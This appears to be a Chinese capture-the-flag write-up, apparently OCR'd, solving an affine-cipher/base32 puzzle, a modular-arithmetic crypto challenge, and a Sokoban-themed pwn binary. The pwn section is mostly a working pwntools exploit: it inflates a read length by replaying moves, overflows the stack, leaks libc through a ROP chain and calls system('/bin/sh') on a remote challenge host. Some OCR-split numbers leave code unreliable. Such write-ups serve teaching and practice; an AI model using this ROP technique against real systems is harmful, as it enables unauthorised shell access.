
字符串加密

首先，题目提示是仿射变化，并且经过`base32`编码，那么首先进入`cyberchef`，大概看一下`flag`经过`base32`编码后的格式：



由于是放射变化，只要爆破一下a，b还有m即可，脚本如下：

```
import string

# 定义字符集
CHARSET = string.ascii_uppercase + string.digits  # 扩展字符集
CHARSET = CHARSET.replace("0", "")
CHARSET = CHARSET.replace("1", "")
CHARSET = CHARSET.replace("8", "")
CHARSET = CHARSET.replace("9", "")


# 计算模逆
def mod_inverse(a, m):
    for x in range(1, m):
        if (a * x) % m == 1:
            return x
    return None


# 仿射解密函数
def affine_decrypt(ciphertext, a, b, m):
    plaintext = ''
    a_inv = mod_inverse(a, m)
    if a_inv is None:
        return None  # 无模逆
    for char in ciphertext:
        if char in CHARSET:
            y = CHARSET.index(char)
            x = (a_inv * (y - b)) % m
            plaintext += CHARSET[x]
        else:
            plaintext += char
    return plaintext
```

```
# 密文
ciphertext = "PMZJFMOOREHWF75S4YMIBQEGR47IBMNUJ47IBL6Q"

# 遍历所有可能的模数 m
for m in range(2, len(CHARSET) + 1):
    print(f"Trying m = {m}")
    # 遍历所有可能的 (a, b) 组合
    for a in range(1, m):
        a_inv = mod_inverse(a, m)
        if a_inv is not None:  # 如果 a 有模逆
            for b in range(m):
                plaintext = affine_decrypt(ciphertext, a, b, m)
                if plaintext:
                    print(f"a={a}, b={b}, m={m}: {plaintext}")

# a=17, b=3, m=32
```

在所有可能的a,b,m中，找到仿射变化后，开头和`flag`的开头，也就是`MZWGCZY=`开头的即可，得到`base32`之后的编码为：

`MZWGCZ33OREDC427JFZV65RTOJ4V6ZKBGJ4V6IL5`，解码拿到flag：`flag{tH1s_Is_v3ry_eA2y_!}`

SimpleMath

这道题就是在`crypto582-simple math(网鼎杯2022)`的原题上面稍微改动了一下，有现成wp：[crypto582-simple math(网鼎杯2022)_2022年网鼎杯 pow(m1+2022,m,m*m1)-CSDN博客](#)，直接复现一下即可，代码如下：


```
import hashlib
from sympy import gcd

e = 2024
c1 =
13798894366000389543105824738569477333589457573979381867617791629108634530469218595588674913377996887814382324939676694989303966102211582649091294377139213722284752368589899155187496353471137027799977726943298598781891932942809213479738424796381406395153387532326128039700403226232955601293825626580673848502
c2 =
83452709629332207487056409400425396557684794004747429071638391051196971527771016809655546554871089879761639153759981957817631960056043559195130388515085836072108963255219448354648603485478581469814756899570988415664141591053915686948504593637358868876449233618573228602022123844094872996916875370077561608 11
x =
46634935204703467762059468310557146467280520646559462817444595911109324586051306476570230091661727734017783198612568269192724573697897329313412420089691593892536410298964831244297753535092160241910741012798955510811566005698890838606350510889894812562516614282228503349699928389967326012268471737720704647583
y =
43616433753172785780311788898768765482368321312118799677000976723113500622031476941662286924002916417665984596460043162441658571862837755196377712916086355000743299891704536516970962625870826988419924640461554426632495464674394094186318907918732390403180086263512293822717292294195430904401247067972588413 6
print("solve m=");
m = gcd(pow(x - 2024, e) - c1, pow(y - 2024, e) - c2)
print(m)
```

```
om1 = (x - 2024) % m
om2 = (y - 2024) % m

for i in range(0, 10):
    m1 = om1 + i * m
    for j in range(0, 10):
        m2 = om2 + j * m
        tmpc1 = pow(m + m1, e, m * m1)
        tmpc2 = pow(m + m2, e, m * m2)
        tmpx = pow(m1 + 2024, m, m * m1)
        tmpy = pow(m2 + 2024, m, m * m2)
        if tmpc1 == c1 and tmpc2 == c2 and tmpx == x and tmpy == y:
            print(str(i) + ":" + str(j) + "correct!")
            cm1 = m1
            cm2 = m2
            break
        else:
            continue

flag = hashlib.md5(str(m).encode('utf-8')).hexdigest()
print(flag)
```

拿到`flag`:`flag{b80f1cd5a791ac61e4a07720256a4778}`

推箱子

可以先`kali`里面运行一下代码，发现是一个推箱子的小游戏：



然后反汇编看一下源代码：

```
  216     }
  217   }
  218   printf("Grandmaster, Please leave your name:", v3);
  219   read(0, &buf, v6);
  220   return 0;
  221 }
```

在主函数里发现read这个高危函数，可以知道要在此处尝试进行栈溢出，由于题目给了`.so`源文件，直接ROP链构造即可

现在的主要问题是要想办法让它能够溢出，由于每推一次箱子，v6的值都会加1，利用这个特性，可以写出`exp`：

```
from pwn import *
from LibcSearcher import *
p=remote("222.67.132.186",21039)
```

```
#p=process("./game")
elf=ELF("./game")
puts_plt=elf.plt["puts"]
puts_got=elf.got["puts"]
rdi=0x0400cf3
ret=0x0000000000400576
libc=ELF('./libc.so.6')
context(arch="amd64",os="linux",log_level="debug")
p.recvuntil("********")
p.sendline("d")
p.recvuntil("********")
p.sendline("d")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("d")
p.recvuntil("********")
p.sendline("d")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("a")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("d")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("a")
p.recvuntil("********")
p.sendline("w")
```

```
p.recvuntil("********")
p.sendline("w")
for i in range(5000):
    p.recvuntil("********")
    p.sendline("a")
    p.recvuntil("********")
    p.sendline("d")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("Grandmaster, Please leave your name:")
payload=b'a'*(0x570+0x8)+p64(rdi)+p64(puts_got)+p64(puts_plt)+p64(0x04006d7)
p.sendline(payload)
puts=p.recv(6).ljust(8,b'\x00')
puts_addr=u64(puts)
base_addr = puts_addr - libc.sym['puts']
system_addr=base_addr + libc.sym['system']
shell_addr = base_addr + next(libc.search(b"/bin/sh"))
p.recvuntil("********")
p.sendline("d")
p.recvuntil("********")
p.sendline("d")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("d")
p.recvuntil("********")
p.sendline("d")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("a")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
```

```python
p.sendline("d")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("s")
p.recvuntil("********")
p.sendline("a")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("********")
p.sendline("w")
for i in range(5000):
    p.recvuntil("********")
    p.sendline("a")
    p.recvuntil("********")
    p.sendline("d")
p.recvuntil("********")
p.sendline("w")
p.recvuntil("Grandmaster, Please leave your name:")
payload2=b'a'*
(0x570+0x8)+p64(rdi)+p64(shell_addr)+p64(ret)+p64(system_addr)+p64(0x04006d7)
p.sendline(payload2)
p.interactive()
```

```
    b'Grandmaster, Please leave your name:'
[DEBUG] Sent 0x5a1 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    *
    00000570  61 61 61 61  61 61 61 61  f3 0c 40 00  00 00 00 00  │aaaa│aaaa│··@·│····│
    00000580  88 6d a6 71  56 7f 00 00  76 05 40 00  00 00 00 00  │·m·q│V···│v·@·│····│
    00000590  20 24 90 71  56 7f 00 00  d7 06 40 00  00 00 00 00  │ $·q│V···│··@·│····│
    000005a0  0a                                                  │·│
    000005a1
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
$
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x47 bytes:
    b'flag{UFWFbZGFW3CuNtMHrXYtWEUS4WisXp9aJ7UqE38EsFKkzYH5S0JoiYkQqCUoj1WF}\n'
flag{UFWFbZGFW3CuNtMHrXYtWEUS4WisXp9aJ7UqE38EsFKkzYH5S0JoiYkQqCUoj1WF}
$
[*] Interrupted
[*] Closed connection to 222.67.132.186 port 21039
```